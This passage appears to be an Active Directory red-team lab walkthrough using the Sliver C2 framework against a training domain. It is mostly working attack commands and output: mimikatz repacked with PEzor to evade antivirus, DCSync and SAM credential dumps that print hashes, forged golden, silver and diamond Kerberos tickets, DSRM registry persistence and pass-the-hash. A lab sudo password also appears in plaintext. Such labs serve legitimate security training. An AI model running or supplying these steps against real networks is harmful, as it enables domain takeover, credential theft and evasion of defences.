 Pid    Ppid   Owner                Arch     Executable     Session
====== ====== ==================== ======== ============== =========
 4952   1432   dcorp\Administrator   x86_64   explorer.exe   2


⚠  Security Product(s): Windows Defender

[server] sliver (dcorp-dc_tcp) > migrate -p 4952 -t 200

[*] Successfully migrated to 4952

[*] Session 783f22e9 dcorp-dc_tcp - 172.16.100.61:49719->dcorp-std_https->
(dcorp-dc) - windows/amd64 - Tue, 25 Feb 2025 04:17:36 PST

[server] sliver (dcorp-dc_tcp) > use 783f22e9

[server] sliver (dcorp-dc_tcp) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-ekeys.exe.packed.dotnet.exe'

 [*] Output:

 [snip]

 mimikatz(commandline) # sekurlsa::ekeys

 Authentication Id : 0 ; 1879285 (00000000:001cacf5)
 Session           : Batch from 0
 User Name         : Administrator
 Domain            : dcorp
 Logon Server      : DCORP-DC
 Logon Time        : 1/17/2024 4:23:55 AM
 SID               : S-1-5-21-719815819-3726368948-3917688648-500

          * Username : Administrator
          * Domain   : DOLLARCORP.MONEYCORP.LOCAL
          * Password : (null)
          * Key List :
```

```
           des_cbc_md4       87918d4c83a2aeb422999d908381bdeb1cef476195d3e532
e5b1585adee6a12b
           des_cbc_md4       af0686cc0ca8f04df42210c9ac980760
           des_cbc_md4       af0686cc0ca8f04df42210c9ac980760
           des_cbc_md4       af0686cc0ca8f04df42210c9ac980760
           des_cbc_md4       af0686cc0ca8f04df42210c9ac980760
           des_cbc_md4  af0686cc0ca8f04df42210c9ac980760

Authentication Id : 0 ; 886621 (00000000:000d875d)
Session           : RemoteInteractive from 2
User Name         : svcadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 1/17/2024 4:14:19 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1118

         * Username : svcadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           des_cbc_md4       6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca
2835067719dc7011
           des_cbc_md4       b38ff50264b74508085d82c69794a4d8
           des_cbc_md4       b38ff50264b74508085d82c69794a4d8
           des_cbc_md4       b38ff50264b74508085d82c69794a4d8
           des_cbc_md4       b38ff50264b74508085d82c69794a4d8
           des_cbc_md4  b38ff50264b74508085d82c69794a4d8

Authentication Id : 0 ; 823134 (00000000:000c8f5e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 1/17/2024 4:13:59 AM
SID               : S-1-5-90-0-2

         * Username : DCORP-DC$
         * Domain   : dollarcorp.moneycorp.local
         * Password : cd 86 [snip]
         * Key List :
           des_cbc_md4       064e5b7d9d78d3645e786a30df02b5893bf7cb44ba117495
38896c0e66f953d3
           des_cbc_md4       c7e5d82f4b335144af5fcd6775069b18
           des_cbc_md4       36abeac4022fa23f94dd8480c67b5e6e
           des_cbc_md4       36abeac4022fa23f94dd8480c67b5e6e
           des_cbc_md4       36abeac4022fa23f94dd8480c67b5e6e
           des_cbc_md4       36abeac4022fa23f94dd8480c67b5e6e
           des_cbc_md4  36abeac4022fa23f94dd8480c67b5e6e
```

Create and abuse a Golden ticket

Using PEZor and Rubeus

To begin creating a Golden ticket we require the krbtgt hash from dcorp-dc. We can do this by directly executing **lsadump::lsa /inject** or by performing a DCSync locally or remotely using **lsadump::dcsync /user:dcorp\krbtgt.** We will be showcasing the DCSync method.

Back on dcorp-stdX, spawn a new Ubuntu WSL prompt and use PEZor as before to convert mimikatz into a .NET binary with DCSync arguments and rename the binary accordingly as follows.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -
antidebug -fluctuate=NA -format=dotnet -sleep=5
/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -b 1 -p '"privilege::debug"
"lsadump::dcsync /user:dcorp\krbtgt" "exit"'

----------------------------------------------------------------------------------------------------------------------------------------------------------------
[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

  [ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ Compressed    : aPLib (Reduced by 55%)
  [ File type     : EXE
  [ Parameters    : "privilege::debug" "lsadump::dcsync /user:dcorp\krbtgt" "
exit"
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : none
  [ PE Headers    : overwrite
  [ Shellcode     : "/tmp/tmp.LZON5B8Mqa/shellcode.cs"
  [ Exit          : Thread
```

```
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe: PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe
```

DCSync from the dcorp-stdX session (remotely) or use the current dcorp-dc session using mimikatz-dcsync.exe.packed.dotnet.exe.

```
[server] sliver (dcorp-dc_tcp) > execute-assembly -p explorer.exe -t 180 '/mnt/c/AD/Tools/Sliver/Implants/mimikatz-dcsync.exe.packed.dotnet.exe'

[*] Output:

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 9:59:41 PM
Object Security ID   : S-1-5-21-719815819-3726368948-3917688648-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4e9815869d2090ccfca61c1fe0d23986
    ntlm- 0: 4e9815869d2090ccfca61c1fe0d23986
    lm  - 0: ea03581a1268674a828bde6ab09db837
```

```
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6d4cc4edd46d8c3d3e59250c91eac2bd

* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 154cb6624b1d859f7080a6615adc488f09f92843879b
3d914cbcb5a8c3cda848
      aes128_hmac       (4096) : e74fa5a9aa05b2c0b2d196e226d8820e
      des_cbc_md5       (4096) : 150ea2e934ab6b80

* Primary:Kerberos *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 150ea2e934ab6b80

* Packages *
    NTLM-Strong-NTOWF

mimikatz(commandline) # exit
Bye!

[.........snip........]
```

Craft a Golden Ticket from the dcorp-stdX session using Rubeus and the krbtgt AES hash abusing SID History injection. We can

We can save the ticket as golden.tkt using the Rubeus **/outfile** parameter for persistent usage, or optionally use the **/ptt** argument here instead to gain the ticket privileges in the current session.

NOTE: Since fork and run execution are limited to 256 characters, we can use **execute-assembly** With the **–in-process or -i flag** instead to overcome the argument limitation.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'evasive-golden
/aes256:154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8C3CDA848
/user:Administrator /id:500 /pgid:513 /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-719815819-3726368948-3917688648 /netbios:dcorp
/groups:544,512,520,513 /dc:DCORP-DC.dollarcorp.moneycorp.local
/uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD /ptt'
[*] Got output:
[+] Success - Wrote 1040169 bytes to memory
[+] Using arguments: golden /aes256:154cb6624b1d859f7080a6615adc488f09f928438
79b3d914cbcb5a8c3cda848 /user:dcorp-dc$ /id:1000 /domain:dollarcorp.moneycorp
.local /sid:S-1-5-21-719815819-3726368948-3917688648 /sids:S-1-5-21-335606122
-960912869-3279953914-516,S-1-5-9 /dc:DCORP-DC.dollarcorp.moneycorp.local /pt
t
```

```
[*] Action: Build TGT

[*] Building PAC

[*] Domain         : DOLLARCORP.MONEYCORP.LOCAL (DOLLARCORP)
[*] SID            : S-1-5-21-719815819-3726368948-3917688648
[*] UserId         : 1000
[*] Groups         : 520,512,513,519,518
[*] ExtraSIDs      : S-1-5-21-335606122-960912869-3279953914-516,S-1-5-9
[*] ServiceKey     : 154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8
C3CDA848
[*] ServiceKeyType : KERB CHECKSUM HMAC SHA1 96 AES256
[*] KDCKey         : 154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8
C3CDA848
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : dollarcorp.moneycorp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'administrator@dollarcorp.moneycorp.local'

[*] AuthTime       : 1/17/2024 5:33:54 AM
[*] StartTime      : 1/17/2024 5:33:54 AM
[*] EndTime        : 1/17/2024 3:33:54 PM
[*] RenewTill      : 1/24/2024 5:33:54 AM

[*] base64(ticket.kirbi):

      doIGVDCCBlCgAwIB[snip]

[+] Ticket successfully imported!

[+] inlineExecute-Assembly Finished
```

We can persistently now use this ticket to gain DA privileges anytime. Check if we have Domain Admin (dcorp\svcadmin) access to dcorp-dc by listing shares.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe klist

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 1039886 bytes to memory
[+] Using arguments: klist
```

```
Action: List Kerberos Tickets (Current User)

[*] Current LUID    : 0xd01c0

  UserName                 : studentX
  Domain                   : dcorp
  LogonId                  : 0xd01c0
  UserSID                  : S-1-5-21-719815819-3726368948-3917688648-5101
  AuthenticationPackage    : Negotiate
  LogonType                : RemoteInteractive
  LogonTime                : 1/17/2024 12:45:33 AM
  LogonServer              : DCORP-DC
  LogonServerDNSDomain     : DOLLARCORP.MONEYCORP.LOCAL
  UserPrincipalName        : studentX@dollarcorp.moneycorp.local

    [0] - 0x12 - aes256_cts_hmac_sha1
      Start/End/MaxRenew: 1/17/2024 5:33:54 AM ; 1/17/2024 3:33:54 PM ; 1/24/
2024 5:33:54 AM
      Server Name       : krbtgt/dollarcorp.moneycorp.local @ DOLLARCORP.MONE
YCORP.LOCAL
      Client Name       : administrator @ DOLLARCORP.MONEYCORP.LOCAL
      Flags             : pre_authent, initial, renewable, forwardable (40e00
000)


[server] sliver (dcorp-std_https) >

\\dcorp-dc\c$\ (15 items, 1.0 GiB)
==================================   ls '\\dcorp-dc\c$'

drwxrwxrwx  $Recycle.Bin

4 04:15:02 -0800 2023                                          <dir>     Thu Dec 1
drwxrwxrwx  $WinREAgent
6 03:11:43 -0800 2024
[snip]                                                         <dir>     Tue Jan 1
```

Make sure to purge existing tickets once done.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe purge

[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

Learning Objective 9

Try to get command execution on the domain controller by creating silver ticket for:

- HOST service
- WMI

Command execution on dcorp-dc via HOST service

Using Rubeus, PEzor and Sa-schtasksenum

We will use the compromised dcorp-dc$ ntlm hash from the **last objective** to craft a Silver ticket to access the HOST service using rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'evasive-silver /service:host/dcorp-
dc.dollarcorp.moneycorp.local /rc4:bfc768a2663faa840c08b6530ec4961e /sid:S-1-
5-21-719815819-3726368948-3917688648 /ldap /user:Administrator
/domain:dollarcorp.moneycorp.local /ptt'
[*] rubeus output:

[snip]

[*] Action: Build TGS
[*] Domain         : DOLLARCORP.MONEYCORP.LOCAL (DOLLARCORP)
[*] SID            : S-1-5-21-719815819-3726368948-3917688648
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ServiceKey     : 36ABEAC4022FA23F94DD8480C67B5E6E
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 36ABEAC4022FA23F94DD8480C67B5E6E
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : host
[*] Target         : dcorp-dc.dollarcorp.moneycorp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'Administrator' to 'host/dcorp-dc.dollarcorp.moneycorp.l
ocal'
```

```
[*] AuthTime       : 1/17/2024 7:05:15 AM
[*] StartTime      : 1/17/2024 7:05:15 AM
[*] EndTime        : 1/17/2024 5:05:15 PM
[*] RenewTill      : 1/24/2024 7:05:15 AM


[*] base64(ticket.kirbi): [snip]
[+] Ticket successfully imported!
```

We can prove we have rights to access the HOST service by accessing scheduled tasks using the inbuilt sa-schtasksenum command which enumerates scheduled tasks on the target host.

```
[server] sliver (dcorp-std_https) > sa-schtasksenum -t 40 dcorp-dc.dollarcorp
.moneycorp.local

[*] Successfully executed sa-schtasksenum (coff-loader)
[*] Got output:
Task 1
Name: Browse
Path: \Browse
Enabled: True
Last Run: 1/17/2024 7:09:55 AM
Next Run: 12:00:00 AM
Current State: READY
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/t
ask">
  <RegistrationInfo>
    <Date>2022-11-14T19:42:09</Date>
    <Author>dcorp\administrator</Author>
    <URI>\Browse</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-21-1874506631-3219952063-538504511-500</UserId>
      <LogonType>Password</LogonType>
    </Principal>
  </Principals>
  <Settings>   <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
  </Settings>

[.............snip. .............]
```

To proceed to get a shell via schtasks we can use an external tool such as SharpTask.

Command execution on dcorp-dc via WMI service

Using Rubeus and sharp-wmi

Similarly, for WMI access we need to create 2 silver tickets using HOST and RPCSS. Since HOST is already imported go ahead importing RPCSS using rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'evasive-silver /service:rpcss/dcorp-
dc.dollarcorp.moneycorp.local /rc4:bfc768a2663faa840c08b6530ec4961e /sid:S-1-
5-21-719815819-3726368948-3917688648 /ldap /user:Administrator
/domain:dollarcorp.moneycorp.local /ptt'
[*] rubeus output:

[snip]

[*] Action: Build TGS
[*] Domain         : DOLLARCORP.MONEYCORP.LOCAL (DOLLARCORP)
[*] SID            : S-1-5-21-719815819-3726368948-3917688648
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ServiceKey     : 36ABEAC4022FA23F94DD8480C67B5E6E
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 36ABEAC4022FA23F94DD8480C67B5E6E
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : host
[*] Target         : dcorp-dc.dollarcorp.moneycorp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'Administrator' to 'rpcss/dcorp-dc.dollarcorp.moneycorp.
local'

[*] AuthTime    : 1/17/2024 7:05:15 AM [*]
StartTime     : 1/17/2024 7:05:15 AM [*]
EndTime        : 1/17/2024 5:05:15 PM
[*] RenewTill      : 1/24/2024 7:05:15 AM

[*] base64(ticket.kirbi): [snip]
[+] Ticket successfully imported!
```

To test WMI rights, we can use CIMPlant / sharp-wmi. We test execution rights my querying the win32_process class. We can also proceed with command and shell execution using sharp-wmi.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/SharpWMI.exe' 'action=query query="select * from
win32_process" computername=dcorp-dc'


[*] sharp-wmi output

  Scope: \\dcorp-dc\root\cimv2

                       Caption : System Idle Process
                     CommandLine :
                CreationClassName : Win32_Process
                  CreationDate : 20220926200515.136825-420
           CSCreationClassName : Win32_ComputerSystem
                       CSName : DCORP-DC
                  Description : System Idle Process
                ExecutablePath :
                ExecutionState :
                        Handle : 0
                   HandleCount : 0
                   InstallDate :
                KernelModeTime : 258140468750
         MaximumWorkingSetSize :
         MinimumWorkingSetSize :
                          Name : System Idle Process
           OSCreationClassName : Win32_OperatingSystem
                        OSName : Microsoft Windows Server 2016 Standard|C:\Wi
ndows|\Device\Harddisk0\Partition2
            OtherOperationCount : 0
             OtherTransferCount : 0
                     PageFaults : 2
                  PageFileUsage : 0
               ParentProcessId : 0
              PeakPageFileUsage : 0
                 PeakVirtualSize : 65536
              PeakWorkingSetSize : 4
                        Priority : 0
                PrivatePageCount : 0
                       ProcessId : 0

[............snip..........]
```

Purge all imported tickets using rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe purge
[*] Output:
[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

Learning Objective 10

Use Domain Admin privileges obtained earlier to execute the Diamond Key attack.

Execute the Diamond Key attack

Using Rubeus

We can simply use the following Rubeus command to execute the attack. Make sure to switch back to the dcorp-stdX session to perform the attack.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'diamond
/krbkey:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
/tgtdeleg /enctype:aes /ticketuser:administrator
/domain:dollarcorp.moneycorp.local /dc:dcorp-dc.dollarcorp.moneycorp.local
/ticketuserid:500 /groups:512 /show /ptt'
[*] Got output:

[*] Action: Diamond Ticket

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/dcorp-d
c.dollarcorp.moneycorp.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API ou
tput.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: 6rZkB/3vx
jzRoxV4GhAHTMukK8DwWI2YjHAhPzdpeQA=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):
      doIGTTCCBkmgAwIBB[snip]

[*] Decrypting TGT
[*] Retreiving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[*] base64(ticket.kirbi):
      doIGZjCCBmKgAwIBBaED[snip]

[+] Ticket successfully imported!
```

We can now attempt to access any target service on dcorp-dc such as CIFS, WMI, winrm etc. In this case we access CIFS on dcorp-dc successfully as follows.

```
[server] sliver (dcorp-std_https) > ls '\\dcorp-dc\c$'

\\dcorp-dc\c$\ (15 items, 1.0 GiB)
==================================
drwxrwxrwx  $Recycle.Bin                                  <dir>     Thu Dec 1
4 04:15:02 -0800 2023
drwxrwxrwx  $WinREAgent                                   <dir>     Tue Jan 1
6 03:11:43 -0800 2024
Lrw-rw-rw-  Documents and Settings -> C:\Users            0 B       Thu Nov 1
0 21:51:26 -0800 2022
[snip]
```

Purge the ticket after successful access as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe purge

[*] Output:
[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

Learning Objective 11

Use Domain Admin privileges obtained earlier to abuse the DSRM credential for persistence.

Abuse the DSRM credential for persistence

Using PEzor, and Remote-sc-*

We can persist with administrative access on the DC once we have Domain Admin privileges by abusing the DSRM administrator credentials.

We will extract the credentials from the SAM file of dcorp-dc. The Directory Services Restore Mode (DSRM) password is mapped to the local Administrator on the DC.

Switch to the dcorp-dc session.

```
[server] sliver (dcorp-std_https) > sessions -i 686345ee
[*] Active session dcorp-dc_tcp (686345ee)
```

Let's use PEzor in a new Ubuntu terminal to convert mimikatz.exe into donut shellcode with appropriate arguments to dump the DSRM password from SAM (**lsadump::sam**) repackaged into a x86-x64 .NET executable compatible with Slivers **execute-assembly**. Be sure to rename the packaged binary accordingly.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!


root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -
antidebug -fluctuate=NA -format=dotnet -sleep=5
/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -b 1 -p '"privilege::debug"
"token::elevate" "lsadump::sam" "exit"'
----------------------------------------------------------------------------------------------------------------------------------------------------------------

[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

  [ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
```

```
  [ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ Compressed    : aPLib (Reduced by 55%)
  [ File type     : EXE
  [ Parameters    : "privilege::debug" "token::elevate" "lsadump::sam" "exit"
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : none
  [ PE Headers    : overwrite
  [ Shellcode     : "/tmp/tmp.FBP9im8QfT/shellcode.cs"
  [ Exit          : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/P
Ezor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-sam
.exe.packed.dotnet.exe
```

Back in the dcorp-dc session execute the repackaged C# mimikatz-sam.exe.packed.dotnet.exe assembly using **execute-assembly** as follows.

```
[server] sliver (dcorp-dc tcp) > ps

Pid     Ppid    Owner      Arch      Executable         Session
====== ====== ============================== ======== ======================

[......snip...... ]

 8080    772    NT AUTHORITY\SYSTEM            x86 64    svchost.exe
                        0
 9620    772    NT AUTHORITY\SYSTEM            x86_64    WmiApSrv.exe


[server] sliver (dcorp-dc_tcp) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-sam
.exe.packed.dotnet.exe'

[*] Output:
[snip]

mimikatz(commandline) # lsadump::sam
Domain : DCORP-DC
SysKey : bab78acd91795c983aef0534e0db38c7
Local SID : S-1-5-21-627273635-3076012327-2140009870

SAMKey : f3a9473cb084668dcf1d7e5f47562659

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: a102ad5753f4c441e3af31c97fad86fd
```

```
RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount

mimikatz(commandline) # exit
Bye!
```

The DSRM administrator is not allowed to logon to the DC from the network. So, we need to change the logon behavior for the account by modifying registry on dcorp-dc. We can do this as follows using the **registry** command in Sliver.

```
[server] sliver (dcorp-dc_tcp) > registry write --hive HKLM --type dword "Sys
tem\\CurrentControlSet\\Control\\Lsa\\DsrmAdminLogonBehavior" 2

[*] Value written to registry
```

We use mimikatz to pass the hash and spawn a new process as the DSRM administrator after which we can inject our Sliver shellcode payload into this process to gain Admin access as the DSRM administrator onto dcorp-dc.

Begin by using PEZor in a new Ubuntu terminal to create a compatible .NET to binary to perform the pass the hash attack as follows. Make sure to rename the file accordingly.

```
root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -
antidebug -fluctuate=NA -format=dotnet -sleep=5
/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -b 1 -p '"sekurlsa::pth
/domain:dcorp-dc /user:Administrator /ntlm:a102ad5753f4c441e3af31c97fad86fd
/run:C:\Windows\System32\cmd.exe" "exit"'
[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

  [ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
```

```
  [ Entropy       : Random names + Encryption
  [ Compressed    : aPLib (Reduced by 55%)
  [ File type     : EXE
  [ Parameters    : "sekurlsa::pth /domain:dcorp-dc /user:Administrator /ntlm
:a102ad5753f4c441e3af31c97fad86fd /run:cmd.exe" "exit"
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : continue
  [ PE Headers    : overwrite
  [ Shellcode     : "/tmp/tmp.6bPGMWIvIo/shellcode.cs"
  [ Exit          : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/P
Ezor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dsr
m.exe.packed.dotnet.exe
```

Next, in an elevated dcorp-stdX session as shown in **LO-5** perform the pass the hash process using mimikatz-dsrm.exe.packed.dotnet.exe and make note of the process ID spawned.
If an elevated dcorp-stdX session isn't available, it is possible to restart the AbyssWebServer service to gain one.

```
[server] sliver (dcorp-std_https) > remote-sc-stop -t 45 "" AbyssWebServer
[*] Successfully executed remote-sc-stop (coff-loader)
[*] Got output:
stop_service:
  hostname:
  servicename: AbyssWebServer
Service is already stopped.
SUCCESS.

[server] sliver (dcorp-std_https) > remote-sc-start -t 45 "" AbyssWebServer
[*] Successfully executed remote-sc-start (coff-loader)
[*] Got output:
start_service:
  hostname:
  servicename: AbyssWebServer
SUCCESS.

[*] Beacon fcafe701 dcorp-std_https - 172.16.100.10:52517 (dcorp-studentX) -
windows/amd64 - Mon, 19 Feb 2024 03:49:50 PST

[server] sliver (dcorp-std_https) > use fcafe701
[*] Active beacon dcorp-std_https (fcafe701-bc63-41bb-9bfe-1f14dc12b40f)
```

```
[server] sliver (dcorp-std_https) > whoami
Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
```

Perform the Pass the hash process in a common SYSTEM integrity process (Svchost, taskhostw etc.) as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 80
/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dsrm.exe.packed.dotnet.exe

[*] Output:

mimikatz(commandline) # sekurlsa::pth /domain:dcorp-dc /user:Administrator /n
tlm:a102ad5753f4c441e3af31c97fad86fd /run:C:\Windows\System32\cmd.exe
user    : Administrator
domain  : dcorp-dc
program : C:\Windows\System32\cmd.exe
impers. : no
NTLM    : a102ad5753f4c441e3af31c97fad86fd
  |  PID  3320
  |  TID  4340
  |  LSA Process is now R/W
  |  LUID 0 ; 2925230 (00000000:002ca2ae)
  \_ msv1_0   - data copy @ 0000022321D5F070 : OK !
  \_ kerberos - data copy @ 00000223217189E8
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
